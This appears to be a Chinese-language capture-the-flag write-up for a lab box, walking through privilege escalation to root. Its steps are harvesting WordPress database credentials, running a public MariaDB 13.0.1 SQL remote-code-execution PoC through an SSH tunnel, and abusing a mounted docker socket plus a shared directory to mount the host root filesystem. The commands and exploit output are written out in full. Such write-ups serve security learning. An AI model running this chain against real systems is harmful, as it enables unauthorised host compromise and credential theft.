www-data    1466  0.8  3.5 368624 71864 ?        Ss   10:42   0:18 /usr/bin/php-cgi -b 127.0.0.1:9000 -q
root        1507  0.0  0.0      0     0 ?        I    10:56   0:00 [kworker/u9:4-events_unbound]
root        1649  0.0  0.0      0     0 ?        I    11:09   0:00 [kworker/u10:1-events_unbound]
root        1659  0.3  0.0      0     0 ?        I    11:09   0:01 [kworker/0:0-ata_sff]
root        1660  0.0  0.0      0     0 ?        I<   11:09   0:00 [kworker/0:2H-kblockd]
root        1661  0.0  0.6  19928 13064 ?        Ss   11:10   0:00 sshd-session: maciiii [priv]
maciiii     1667  0.0  0.5  22008 12068 ?        Ss   11:10   0:00 /usr/lib/systemd/systemd --user
maciiii     1670  0.0  0.1  24644  3872 ?        S    11:10   0:00 (sd-pam)
maciiii     1679  0.0  0.1   7232  3564 ?        Ss   11:10   0:00 /usr/bin/mpris-proxy
maciiii     1684  0.0  0.2   8212  4584 ?        Ss   11:10   0:00 /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
maciiii     1685  0.4  0.3  19956  7488 ?        S    11:10   0:01 sshd-session: maciiii@pts/0
maciiii     1686  0.0  0.2   9080  5856 pts/0    Ss   11:10   0:00 -bash
root        1694  0.0  0.0      0     0 ?        I    11:11   0:00 [kworker/u9:2-flush-8:0]
root        1733  0.0  0.0      0     0 ?       I    11:15   0:00 [kworker/0:2-ata_sff]
maciiii     1734 50.0  0.2   9936  4680 pts/0    R+   11:16   0:00 ps auxww
判断maciiii是否在docker,能否使用docker socket
maciiii@wellplayed:/opt/pwned$ ls -ld /opt/pwned
drwxrwxrwx+ 2 root root 4096 Aug 13 11:23 /opt/pwned
maciiii@wellplayed:/opt/pwned$ id
uid=1000(maciiii) gid=1000(maciiii) groups=1000(maciiii)
maciiii@wellplayed:/opt/pwned$ getent group docker
docker:x:104:  #成员为空
maciiii@wellplayed:/opt/pwned$ docker ps
permission denied while trying to connect to the docker API at unix:///var/run/docker.sock
maciiii@wellplayed:/opt/pwned$ stat /var/run/docker.sock
  File: /var/run/docker.sock
  Size: 0               Blocks: 0          IO Block: 4096   socket
Device: 0,24    Inode: 1616        Links: 1
Access: (0660/srw-rw----)  Uid: (    0/    root)   Gid: (  104/  docker)
Access: 2026-08-13 10:02:52.548000152 -0500
Modify: 2026-08-13 10:02:52.548000152 -0500
Change: 2026-08-13 10:02:52.560000153 -0500
 Birth: 2026-08-13 10:02:52.548000152 -0500
看来不行
探测pwned文件
maciiii@wellplayed:/opt$ ls -la
total 20
drwxr-xr-x   4 root root 4096 Aug 10 12:22 .
drwxr-xr-x  18 root root 4096 Jul 30 05:08 ..
drwx--x--x   4 root root 4096 Aug 10 10:04 containerd
drwxrwxrwx+  2 root root 4096 Aug 13 09:43 pwned
-rw-r--r--   1 root root  396 Aug 10 12:22 secure.txt.xz
drwxrwxrwx+这个+很特殊,代表配置了额外的ACL(访问控制列表)/所有人都能读、写、进入该目录(rwx)
 getfacl /opt/pwned
getfacl: Removing leading '/' from absolute path names
# file: opt/pwned
# owner: root
# group: root
user::rwx
group::rwx
other::rwx
default:user::rwx
default:group::rwx
default:other::rwx
挂载/opt/pwned到MariaDB
maciiii@wellplayed:/opt/pwned$ PID=$(pgrep mariadbd)
cat /proc/$PID/mountinfo #MariaDB 容器自己的挂载
161 136 0:40 / / rw,relatime - overlay overlay rw,lowerdir=/var/lib/docker/overlay2/l/NBPGJNLD6K5YQVFM4ZXC7CQAPU:/var/lib/docker/overlay2/l/GVTV6ZHJIGIDPD4WBVPGNDXFD7:/var/lib/docker/overlay2/l/B5XQDZDPBM5QOZSX6ZIFEE7PHP:/var/lib/docker/overlay2/l/FWRVQVDVOTD5THORLEKZPZ425Q:/var/lib/docker/overlay2/l/PMGJSN6SJDX7ZH2RJWRKKML7EA:/var/lib/docker/overlay2/l/WFHVL66PXD7375TUVZIYTE4HLE:/var/lib/docker/overlay2/l/6L7Z7EVIMN4ZJ3XSF2QEM5A256:/var/lib/docker/overlay2/l/NLFCRRH4F5SRT7VRVXVYNAJDKO:/var/lib/docker/overlay2/l/DEKLYMCDHBQVLFQV2JCXOVYTBL:/var/lib/docker/overlay2/l/GHWEZ36HEZADEH2CL6EPX4HYGP,upperdir=/var/lib/docker/overlay2/00d6ec32dc7a6f1f862daad9a2d276faed8b31781ab6252385e18676e2e633ae/diff,workdir=/var/lib/docker/overlay2/00d6ec32dc7a6f1f862daad9a2d276faed8b31781ab6252385e18676e2e633ae/work
163 161 0:51 / /proc rw,nosuid,nodev,noexec,relatime - proc proc rw
164 161 0:52 / /dev rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64
165 164 0:53 / /dev/pts rw,nosuid,noexec,relatime - devpts devpts rw,gid=5,mode=620,ptmxmode=666
166 161 0:54 / /sys ro,nosuid,nodev,noexec,relatime - sysfs sysfs ro
167 166 0:26 /system.slice/docker-4d6a37e7cb756cccaecec03e09e24f1c5829dc049588097cfea4c213a6318912.scope /sys/fs/cgroup ro,nosuid,nodev,noexec,relatime - cgroup2 cgroup rw,nsdelegate,memory_recursiveprot
168 164 0:49 / /dev/mqueue rw,nosuid,nodev,noexec,relatime - mqueue mqueue rw
169 164 0:55 / /dev/shm rw,nosuid,nodev,noexec,relatime - tmpfs shm rw,size=65536k,inode64
210 161 8:1 /root/mariadb-13-rce-lab/setup.sql /docker-entrypoint-initdb.d/setup.sql rw,relatime - ext4 /dev/sda1 rw,errors=remount-ro
211 161 8:1 /opt/pwned /opt/pwned rw,relatime - ext4 /dev/sda1 rw,errors=remount-ro
212 161 8:1 /var/lib/docker/containers/4d6a37e7cb756cccaecec03e09e24f1c5829dc049588097cfea4c213a6318912/resolv.conf /etc/resolv.conf rw,relatime - ext4 /dev/sda1 rw,errors=remount-ro
213 161 8:1 /var/lib/docker/containers/4d6a37e7cb756cccaecec03e09e24f1c5829dc049588097cfea4c213a6318912/hostname /etc/hostname rw,relatime - ext4 /dev/sda1 rw,errors=remount-ro
214 161 8:1 /var/lib/docker/containers/4d6a37e7cb756cccaecec03e09e24f1c5829dc049588097cfea4c213a6318912/hosts /etc/hosts rw,relatime - ext4 /dev/sda1 rw,errors=remount-ro
215 161 0:24 /docker.sock /run/docker.sock.lol rw,nosuid,nodev,noexec,relatime - tmpfs tmpfs rw,size=202104k,mode=755,inode64     ######/docker.sock /run/docker.sock.lol
216 161 8:1 /var/lib/docker/volumes/b2e44e078e1888f0d3b352e19a7caca4ae007c121d56a91a13794f889112fd5c/_data /var/lib/mysql rw,relatime master:1 - ext4 /dev/sda1 rw,errors=remount-ro
137 163 0:51 /bus /proc/bus ro,nosuid,nodev,noexec,relatime - proc proc rw
138 163 0:51 /fs /proc/fs ro,nosuid,nodev,noexec,relatime - proc proc rw
139 163 0:51 /irq /proc/irq ro,nosuid,nodev,noexec,relatime - proc proc rw
140 163 0:51 /sys /proc/sys ro,nosuid,nodev,noexec,relatime - proc proc rw
141 163 0:51 /sysrq-trigger /proc/sysrq-trigger ro,nosuid,nodev,noexec,relatime - proc proc rw
142 163 0:56 / /proc/acpi ro,relatime - tmpfs tmpfs ro,size=4k,nr_inodes=1,inode64
143 163 0:52 /null /proc/interrupts rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64
144 163 0:52 /null /proc/kcore rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64
145 163 0:52 /null /proc/keys rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64
146 163 0:52 /null /proc/timer_list rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64
147 166 0:56 / /sys/firmware ro,relatime - tmpfs tmpfs ro,size=4k,nr_inodes=1,inode64
容器内的挂载点:/opt/pwned 对应宿主机路径:/opt/pwned 文件系统:宿主机的 /dev/sda1 挂载类型:rw 所以宿主机和 MariaDB 容器共享同一个 /opt/pwned 目录。
查看进程:
maciiii@wellplayed:/opt/pwned$ ps auxww | grep mariadbd
999         1068  0.4  8.2 8591261272 166128 ?   Ssl  10:03   0:29 mariadbd
maciiii     1906  100  0.1   6520  2308 pts/0    R+   11:41   0:00 grep mariadbd
读取进程状态:
maciiii@wellplayed:/opt/pwned$ cat /proc/1068/status | grep -E 'Uid|Gid|NSpid'
Uid:    999     999     999     999
Gid:    104     104     104     104   #104 对应docker的104
NSpid:  1068    1
再回看:
/docker.sock -> /run/docker.sock.lol
#宿主机 socket 被 Docker 挂载到容器内的 /run/docker.sock.lol
查看权限:
srw-rw---- 1 root docker 0 Aug 13 10:02 docker.sock
于是db容器可以直接操作docker.sock
信息搜集寻找数据库凭证,/var/www/html/wp存在 wp-config.php
maciiii@wellplayed:/var/www/html/wp$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the website, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://developer.wordpress.org/advanced-administration/wordpress/wp-config/
 *
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wpuser' );

/** Database password */
define( 'DB_PASSWORD', 'em9oDYKOfELuv4kotdUxUNIJefQOj.0G=ABoHOt' );

/** Database hostname */
define( 'DB_HOST', '127.0.0.1' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
define('WP_AUTO_UPDATE_CORE', false);
define('WP_APPLICATION_PASSWORDS', true);
/**#@+
 * Authentication unique keys and salts.
 *
 * Change these to different unique phrases! You can generate these using
 * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
 *
 * You can change these at any point in time to invalidate all existing cookies.
 * This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         '{zS<witGp:n]OyASwZ2B*4gJyV7NffJLi#+(:B0Y B7kPLF_3$?@ZJF8L.1Sb`E{' );
define( 'SECURE_AUTH_KEY',  '[ OBJkw$N2&6r+ve|/cN-qag<yWK(q7[Kd#`Y$zFLFm^x3!>|:7v/U#rs&Q,C}m*' );
define( 'LOGGED_IN_KEY',    '{?#ED}%Fxqmpo}WEbw4f]1UY.,IH$EcG;q3$;,`c_x Rgq5vX6UdcW]dH/@nmp>h' );
define( 'NONCE_KEY',        'E^qAj-ZHMRSf U01_G_>C+)L;nAm+ZDYEtN]9(_)F1=:rS=hNn2Tcqa6k_~0P/J2' );
define( 'AUTH_SALT',        'x0t_59OAr//(pA9e{h8)GB)aUa67hF@ojjS8(8Cve*$m0#KC^)^X;:+/*3iVEf]}' );
define( 'SECURE_AUTH_SALT', 'lg<?D;LuzOky<)d h/v*;njwMJ)W#:i,hyLj@n]^s)IL^nxBRH+,m*y&]+*!)s n' );
define( 'LOGGED_IN_SALT',   'tZpk#<$7#O+%`&PU[0j-k71aZ1FwAl?%Z5e;Xrt7VQaMh+2A5-JOV> X&+J8]I&;' );
define( 'NONCE_SALT',       '(0DJ0ZZ+~mO%bPPVnx$&O6bRMDl9z#@%<W+d/XJjU76hf38{#84zO0#)6pJiNQ2O' );

/**#@-*/

/**
 * WordPress database table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 *
 * At the installation time, database tables are created with the specified prefix.
 * Changing this value after WordPress is installed will make your site think
 * it has not been installed.
 *
 * @link https://developer.wordpress.org/advanced-administration/wordpress/wp-config/#table-prefix
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://developer.wordpress.org/advanced-administration/debug/debug-wordpress/
 */
define( 'WP_DEBUG', false );

/* Add any custom values between this line and the "stop editing" line. */


/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
define( 'DB_USER', 'wpuser' );

/** Database password */
define( 'DB_PASSWORD', 'em9oDYKOfELuv4kotdUxUNIJefQOj.0G=ABoHOt' );
于是可以登录MariaDB
maciiii@wellplayed:/var/www/html/wp$ mysql -h127.0.0.1 -uwpuser -p'em9oDYKOfELuv4kotdUx
UNIJefQOj.0G=ABoHOt'
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 1905
Server version: 13.0.1-MariaDB-ubu2604 mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
确认版本和权限:
MariaDB [(none)]> SHOW GRANTS FOR CURRENT_USER();
+--------------------------------------------------------------------------------------------------------+
| Grants for wpuser@%                                                                                    |
+--------------------------------------------------------------------------------------------------------+
| GRANT CREATE ON *.* TO `wpuser`@`%` IDENTIFIED BY PASSWORD '*EA90C92E2DEC0EB525E1FCCF0E5C66C2D987DA6E' |
| GRANT ALL PRIVILEGES ON `wordpress`.* TO `wpuser`@`%`                                                  |
| GRANT ALL PRIVILEGES ON `appdb`.* TO `wpuser`@`%`                                                      |
+--------------------------------------------------------------------------------------------------------+
3 rows in set (0.007 sec)

MariaDB [(none)]> SELECT VERSION();
+------------------------+
| VERSION()              |
+------------------------+
| 13.0.1-MariaDB-ubu2604 |
+------------------------+
MariaDB是13.0.1,存在rce漏洞
wpuser非root
只有appdb和wordpress的完整权限
为防止不存在appdb,先创建:为poc做准备
CREATE DATABASE IF NOT EXISTS appdb;
下载poc
curl -fsSL \
  https://raw.githubusercontent.com/dinosn/mariadb-13-rce-lab/main/exploit_pure_sql.py \
  -o exploit_pure_sql.py
查看参数:
┌──(lily2663㉿LAPTOP-L8P806AH)-[~/cve/mariadb-rce-lab]
└─$ python3 exploit_pure_sql.py -h
usage: exploit_pure_sql.py [-h] [--host HOST] [--port PORT] [--user USER]
                           [--password PASSWORD] [--command COMMAND]
                           [--marker MARKER] [--container CONTAINER]

MariaDB 13.0.1 pure-SQL RCE

options:
  -h, --help            show this help message and exit
  --host HOST
  --port PORT
  --user USER
  --password PASSWORD
  --command COMMAND
  --marker MARKER
  --container CONTAINER
                        used ONLY for post-exploit marker verification
做转发:
┌──(lily2663㉿LAPTOP-L8P806AH)-[~/cve/mariadb-rce-lab]
└─$ ssh \
  -L 33306:127.0.0.1:3306 \
  -N \
  maciiii@192.168.1.31
maciiii@192.168.1.31's password:

#转发到本机MariaDB
使用id做验证:
python3 exploit_pure_sql.py \
  --host 127.0.0.1 \
  --port 33306 \
  --user wpuser \
  --password 'em9oDYKOfELuv4kotdUxUNIJefQOj.0G=ABoHOt' \
  --command '
    id > /opt/pwned/exec.txt;
  ' \
  --marker /opt/pwned/exec.txt
[*] MariaDB 13.0.1-rc RCE — PURE SQL variant (lowpriv account only)
[*] Target: wpuser@127.0.0.1:33306  command:
    id > /opt/pwned/exec.txt;

[*] Step 1: F-09 GRANT PROXY privilege escalation (lowpriv -> root)
[+] F-09 done — connecting as root with empty password
[*] Step 2: creating spray128 / grow5 / uaf5 (F-05 UAF trigger)
[+] functions created
[*] Step 3: reading /proc/self/maps from SQL (ASLR defeat)
[+] PIE base  0x558a22655000
[+] libc base 0x7fa508c39000
[+] D2=0x558a22e62a77  D1=0x558a2348575b  system=0x7fa508c95560
[*] Step 4: allocating 128 MiB @fake marker buffer
[+] @fake region 0x77a4a3ffe000  V (fake vtable) = 0x77a4a3fff030
[*] Step 5: writing JOP layout via SQL (self-reference baked) ...
[+] slot stable: V = 0x77a4a3fff030 (self-reference consistent)
[+] reclaim payload ready (V=0x77a4a3fff030 at offset 0x20)

[*] ============ FIRING (CALL uaf5) ============
切回用户:
maciiii@wellplayed:/opt/pwned$ cat exec.txt
uid=999(mysql) gid=104(104) groups=104(104)
poc执行成功
为什么写到这里?因为该目录同时挂载在宿主机和容器
接下来将docker cli投递到容器:
cp /usr/bin/docker /opt/pwned/docker
chmod 0755 /opt/pwned/docker
通过共享目录,容器内即可执行:
/opt/pwned/docker
于是docker命令可以实现
构造:
必须让Docker新容器挂载宿主根目录,才能读取宿主机 /root/root.txt
流程:
#稍复杂,做解释
python3 exploit_pure_sql.py \
  --host 127.0.0.1 \
  --port 33306 \
  --user wpuser \
  --password 'em9oDYKOfELuv4kotdUxUNIJefQOj.0G=ABoHOt' \

  --command '
    /opt/pwned/docker \  #先前从/usr/bin/docker搞到共享目录pwned的docker位置
      -H unix:///run/docker.sock.lol \ #-H 指定 Docker CLI 连接哪一个 Docker daemon
      run --rm \  #docker创建开启新容器
      -v /:/host \   #意在宿主机的/  --   新容器 /host    格式:-v 宿主路径:容器路径
      --entrypoint /bin/cat \  #覆盖镜像的默认启动程序
      ubuntu:22.04 \  #指定镜像,从宿主docker的image得知
      /host/root/root.txt \
      > /opt/pwned/rootflag.txt 2>&1
  ' \
  --marker /opt/pwned/rootflag.txt
干净的:
python3 exploit_pure_sql.py \
  --host 127.0.0.1 \
  --port 33306 \
  --user wpuser \
  --password 'em9oDYKOfELuv4kotdUxUNIJefQOj.0G=ABoHOt' \
  --command '
    /opt/pwned/docker \
      -H unix:///run/docker.sock.lol \
      run --rm \
      -v /:/host \
      --entrypoint /bin/cat \
      ubuntu:22.04 \
      /host/root/root.txt \
      > /opt/pwned/rootflag.txt 2>&1
  ' \
  --marker /opt/pwned/rootflag.txt
攻击机执行,随后宿主机拿到flag
maciiii@wellplayed:/opt/pwned$ cat root*
931c86372857f04edb6eab58955b38a3
碎碎念
总结全流程:
利用wp2shell后rec搜集信息登入maciiii,探测找到宿主机和容器存在共享目录可以植入docker以及容器存在提权漏洞可执行docker命令,最后得到rootflag
很巧妙的靶机,已经是很长的攻击链了
没有ai协助,这题对于我是极其困难的
一开始以为robot会不会可以直接执行pwned的文件打反弹shell,root后才知道完全无关
const WP_URL = 'https://wellplayed.nyx';
const ADMIN_USER = 'admin';
const ADMIN_PASS = 'em9oDYKOfELuv4kotdUxUNIJefQOj.0G=ABoHOt';

async function authenticate(page) {
    await page.goto(WP_URL + '/wp-login.php');
    await page.type('#user_login', ADMIN_USER);
    await page.type('#user_pass', ADMIN_PASS);
    await page.click('#wp-submit');
    await page.waitForNavigation();
    return page.url().includes('wp-admin');
}

async function reviewContent(url) {
    ...
    await page.goto(url, { waitUntil: 'networkidle2' });
    ...
    const cookies = await page.cookies();
    const wpCookies = cookies.filter(c => c.name.includes('wordpress'));

    fs.appendFileSync('/var/log/nginx/review_data.json', ...);
    fs.appendFileSync('/var/log/nginx/session.txt', ...);
}